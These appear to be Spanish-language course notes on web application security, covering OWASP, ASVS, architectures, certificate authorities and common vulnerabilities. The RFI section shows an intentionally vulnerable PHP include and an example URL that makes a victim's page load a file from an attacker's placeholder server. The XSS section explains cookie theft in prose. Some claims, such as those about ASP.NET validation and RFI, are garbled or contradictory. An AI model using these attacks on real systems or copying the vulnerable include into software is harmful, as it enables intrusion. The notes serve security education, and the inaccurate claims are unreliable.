OWASP (Open web application security project)

Es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.

Top Ten: una lista de las 10 vulnerabilidades de seguridad web más críticas.

Secure coding practices: prácticas generales de codificación de seguridad de software, en un formato de lista de verificación integral

Code review guide: un libro técnico escrito para los responsables de las revisiones de código

Testing guide: es una guía completa para probar la seguridad de aplicaciones y servicios web.

ASVS (Application Security Verification Standard): Provee un base para controles de seguridad técnicos para testing de aplicaciones, así como controles de seguridad en el entorno, para proteger la aplicación de vulnerabilidades. Este estándar puede ser usado para establecer el nivel de confianza en la seguridad de aplicaciones

- Arquitectura (Arquitectura de alto nivel)
- Autenticación (Todas las páginas deber requerir autenticación)
- Control de acceso (El acceso a los registros debe estar protegido)
- Manejo de entrada (Las validaciones de entrada se deben aplicar en el servidor)
- Gestión de errores (Que los errores no muestren datos sensibles)
- Móvil (No almacenar datos confidenciales en recursos compartidos no cifrados)

Metodología de investigación

Debe incluir:

- Arquitectura segura de aplicaciones
    - Diseño seguro
    - Infraestructura segura, así como de datos y mecanismos de almacenamiento
- Un ciclo de vida de desarrollo de software seguro
- Procedimientos de análisis de vulnerabilidades
- Gestión de riesgos y controles de mitigación

Condicionantes externos:

- Hacktivistas
- Hackers

Condicionantes internos:

- Empleados descontentos
- Proveedores
- Falta de uso de práctivas y procesos de seguridad

Condicionantes no maliciosos:


- Harcodear

- Falta de revisiones por tiempo

Los beneficios son:

- Que las partes interesadas estén informadas de los requerimientos de seguridad tan pronto como sea posible
- Una mejor del presupuesto y tiempo
- Identificar vulnerabilidades y riesgo antes de la puesta en producción
- Reducir costes

SAMM (Software Assurance Maturity Model)



Gestión de riesgos

- **Identificación:** Hemos identificado que el usuario desconoce la normativa a aplicar
- **Análisis:** La probabilidad es alta y el impacto es alto, el riesgo es alto
- **Tratamiento:** Se establecen que los riesgos altos hay que tratarlos con prioridad
- **Evaluación:** Realizar auditorías post-implementación

Aplicaciones Web

Web Site público → Información destinada al público

Intranet → Información privada de acceso interno

Extranet → Información privada de acceso externo

Cumplimiento Normativo

- ISO 27001/27701
- ENS
- ISECOM OSSTMM 3
- MILE2
- EC-COUNCIL CERTIFIED ETHICAL HACKING (CEH)

´

Tipos de acceso

- Acceso Físico: Centro de Datos Seguro
- Acceso de Red: Seguridad de la Red
- Acceso al Sistema Operativo:
    - Autenticación Fuerte
    - Gestión de Usuarios
    - Auditoría de Acceso
- Acceso a la Aplicación
    - Autenticación y Autorización
    - Gestión de Sesiones
    - Validación de Entrada
- Acceso a Bases de Datos
    - Principio de Menor Privilegio
    - Cifrado de Datos
    - Auditoría de Base de Datos
- Acceso a Recursos Cloud
    - IAM (Identity and Access Management)
    - Configuración Segura

- Acceso a Servicios Externos
    - Tokens de API Seguros
- Proceso de Despliegue:
    - Control de Versiones
    - Revisión de Código
- Monitoreo y Registro
    - Sistemas de Monitoreo
    - Registro Seguro
- Gestión de Incidentes

Arquitecturas

El término "arquitectura" se refiere a la estructura fundamental de un sistema o aplicación, incluyendo sus componentes, relaciones, y principios de diseño.

Modelo 3 Capas

Es un diseño de software que organiza una aplicación en tres componentes principales o capas, cada una con una responsabilidad específica. Estas capas son:

- Capa de Presentación (Interfaz de Usuario): Se encarga de la interfaz de usuario y la presentación de la información al usuario final.
- Capa de Lógica de Negocio (Capa Intermedia o Lógica de Aplicación: Se encarga de procesar y gestionar la información, aplicar reglas de negocio y realizar operaciones necesarias para cumplir con los requisitos del usuario. Es independiente de la capa de presentación y de la capa de acceso a datos.
- Capa de Acceso a Datos (Capa de Almacenamiento): Esta capa se ocupa de acceder y gestionar la persistencia de los datos. Incluye operaciones como la lectura y escritura en bases de datos, interacción con sistemas de archivos, o cualquier otro mecanismo de almacenamiento.


  La capa de acceso a datos interactúa con la base de datos o el almacenamiento, pero no debe contener lógica de negocio.

Ventajas de la arquitectura de tres capas:


- Separación de Responsabilidades
- Reutilización de Código

- Escalabilidad

Esta arquitectura es comúnmente utilizada en el desarrollo de aplicaciones empresariales y sistemas que requieren un diseño modular y mantenible.



Modelo Multicapa



Autoridad Certificadora (CA)

Es una entidad confiable y de confianza que emite certificados digitales para autenticar la identidad de usuarios, dispositivos o servicios en entornos en línea

Tipos:

- Autoridad Certificadora Raíz (AC Raíz)
- Autoridad Certificadora Intermedia (AC Intermedia)
- Autoridad de Registro (AR)

- Autoridad Certificadora de Entidades Federativas (AC de EF)
- Autoridad Certificadora Comercial (CA Comercial)
- Autoridad Certificadora Gubernamental (CA Gubernamental)

Niveles

Para que –> El objetivo de una autoridad de certificación a nivel SSL no es otra que garantizar una línea de comunicación efectiva entre el emisor y el receptor

En consiste → Es verificar la identidad del solicitante del certificado antes de emitir el certificado digital.

Vulnerabilidades

Las vulnerabilidades se refieren a debilidades o fallos en un sistema, software, red, o proceso que pueden ser explotados por amenazas para comprometer la seguridad de la información, la integridad de los datos o el funcionamiento adecuado de un sistema.

Las vulnerabilidades pueden existir en cualquier componente del entorno tecnológico y pueden ser el resultado de errores de diseño, implementación, configuración o mantenimiento.

Tipos de vulnerabilidades:

SQL INJECTION

Son aplicaciones con mala comprobación de datos de entrada (datos de usuario o llamadas a procedimientos), ya que permite al atacante saltar las restricciones de acceso, elevación de privilegios, extracción de información de la BBDD, para del SGBDR y ejecución de comandos en contexto usuario BBDD dentro del servidor

Procedimientos para evitar esta vulnerabilidad:

- No confianza en medidas de protección en cliente
- Comprobación de datos de entrada
- Construcción segura de sentencias SQL
- Fortificación de servidor web o SGBD (Restricción de privilegios o aislamiento de BBDD)

CROSS-SITE SCRIPTING (XSS)

Es una vulnerabilidad de seguridad en aplicaciones web que permite a un atacante insertar scripts maliciosos en página web que son vistas por otros usuarios.

Medios para realizar XXS: Navegación dirigida/Phishing/Spyware/Robo de credenciales/Ejecuciones de acciones automáticas

Robos de sesiones

Mediante esta técnica se puede robar sesiones de una manera bastante sencilla, bastaría con realizar un script que llamase a una página alojada en nuestro servidor pasándole la cookie de sesión. Dicho script se colocaría en el servidor de la víctima aprovechando un punto vulnerable a XSS.

La obtención se puede realizar mediante programas Odysseus

Para evitar esta vulnerabilidad seria la fortificación de la aplicación (comprobación de los datos) y de los clientes (Políticas)

En ASP.NET el XXS está deshabilitado por defecto o tambien se puede deshabilitar a través de un atributo:

```
<%@ Page … ValidateRequest="false" … %>
```

Remote file Inclusion (RFI)

Es una vulnerabilidad propia de páginas de PHP dinámicas que permite enlace de archivos remotos situados en otros servidores.

Es debió a una mala programacion o uso de la función include ()

No permite la inclusión de ficheros ajenos al servidor

Existen herramientas que permite explorar un sitio web en busca de este tipo de vulnerabilidades (rvps)

El inconveniente es que la mayoría de servidores Web en Php tiene deshabilitadas las funciones exec.

Función "show__source('archivo') permite visualizar el código de la fuente

Ejemplos:

Vulnerabilidad de código

```
$page = $_GET['page'];
include($page);
```

Y en páginas de este tipo se puede incluir ficheros que estén en nuestro servidor

```
http://victima.com/pagvuln.php?page=http://[misitio]/miFichero
```

Phishing

Basado en técnicas de Ingeniería Social, se aprovecha de la confianza de los usuarios

La suplantación de sitios web para engañar al usuario para el robo de credenciales de acceso a web restringidos

Se falsea la dirección de DNS del servidor, engaña la navegación, se implanta en la nueva ubicación un servidor replica o se implementa fakes de certificados digitales

Se podría solventar con el uso de CA de confianza, la formación de usuario, la gestión de actualizaciones de seguridad, los códigos de aplicaciones seguras, control fisico de la red y comprobación de DHCP

WEBTROJANS

Son servidores de web no fortificados, la vulnerabilidad se puede realizar a través de ejecuciones de programas en almacenes de ficheros, subidas de ficheros a servidores, almacenes de ficheros accesibles en remoto.

La implementación de un troyano puede realizar: Gestionar ficheros; Ejecutar programas; Destrozar el sistema; Robo de información, etc…

Para evitar estas vulnerabilidades y fortalecer los servidores web, es dando menos privilegios y una subida de archivos controlada

Prácticas

Docker: Es una plataforma de código abierto que facilita la creación, implementación y ejecución de aplicaciones en contenedores

JFrog: Se especializa en herramientas para la gestión del ciclo de vida del desarrollo y entrega de software y ayuda a los equipos de desarrollo acelerar y optimizar sus procesos en el desarrollo del software

Wpscan: WPScan está diseñado para escanear vulnerabilidades y fallos en un sitio web de WordPress.

WhatWeb: WhatWeb es una herramienta de reconocimiento de aplicaciones web que se enfoca en identificar tecnologías utilizadas en un sitio web

Nikto: es una herramienta de código abierto utilizada para realizar pruebas de vulnerabilidad en servidores web

Wapiti: es un escáner de vulnerabilidades para aplicaciones web que busca fallos XSS

WhoIs: realiza consultas a servidores en línea para obtener información como detalles de contacto para dominios y asignaciones de direcciones IP

Waterfall vs Ágil

Son metodologías de trabajo en proyectos de programación.

Metodología Waterfall:

Se basa en una serie de fases secuenciales que deben completarse antes de pasar a la siguiente. El producto final está bien definido desde el principio y no cambia. Las pruebas se realizan al final de cada fase del desarrollo. Ideal para proyectos bien definidos con tiempo y presupuesto fijos, en mercados estables y tradicionales.

Metodología Agile:

Enfocada en crear equipos de trabajo flexibles que puedan planificar de forma flexible el trabajo para implementarlo rápidamente. Se basa en entregas de valor periódicas y tempranas al cliente desde el inicio del proyecto. Ideal para proyectos más grandes, indefinidos y complejos que requieren rapidez y flexibilidad.

Definiciones

Hardending: Cerrar puertas, hacer el dispositivo o el software sea lo más seguro posible.

Cloud native: Desarrollo de aplicaciones nativas en la nube, pueden desarrollarse en cualquier entorno, es no dependiente y puedes desplegar la información en distintos sitios, nubes

ORM: El mapeo relacional de objetos (ORM, por sus siglas en inglés Object-Relational Mapping) es una técnica de programación que permite interactuar con bases de datos relacionales utilizando objetos en lugar de consultas SQL directas. El objetivo principal del ORM es facilitar la integración entre el modelo de datos en una base de datos relacional y el modelo de objetos en el código de programación.

POLP: El principio de menor privilegio, también conocido como POLP (Principle of Least Privilege), es una regla de seguridad informática que establece que cada usuario o grupo de usuarios debe tener solo los permisos necesarios para realizar sus tareas.

CVE's: Es un diccionario públicamente conocido de vulnerabilidades y exposiciones, a veces usado para identificar y priorizar vulnerabilidades para remediación o mitigación

ITIL: Estandar de procesos por el cual se rige todo lo que se pone en producción, es lo mismo que SAMM, pero esto es en hardware y SAMM es en software

MDM: Movil device managment

Conclusiones

El software Fiable es aquel que hace lo que se supone que debe hacer

El softaware seguro es aquel que hace lo que se supone que debe hacer, y nada mas.

Son los soprendentes "algo mas" los que producen inseguridad.

Para estar seguro, debes ejecutar solo software perfecto

O hacer algo para mitigar ese "algo mas"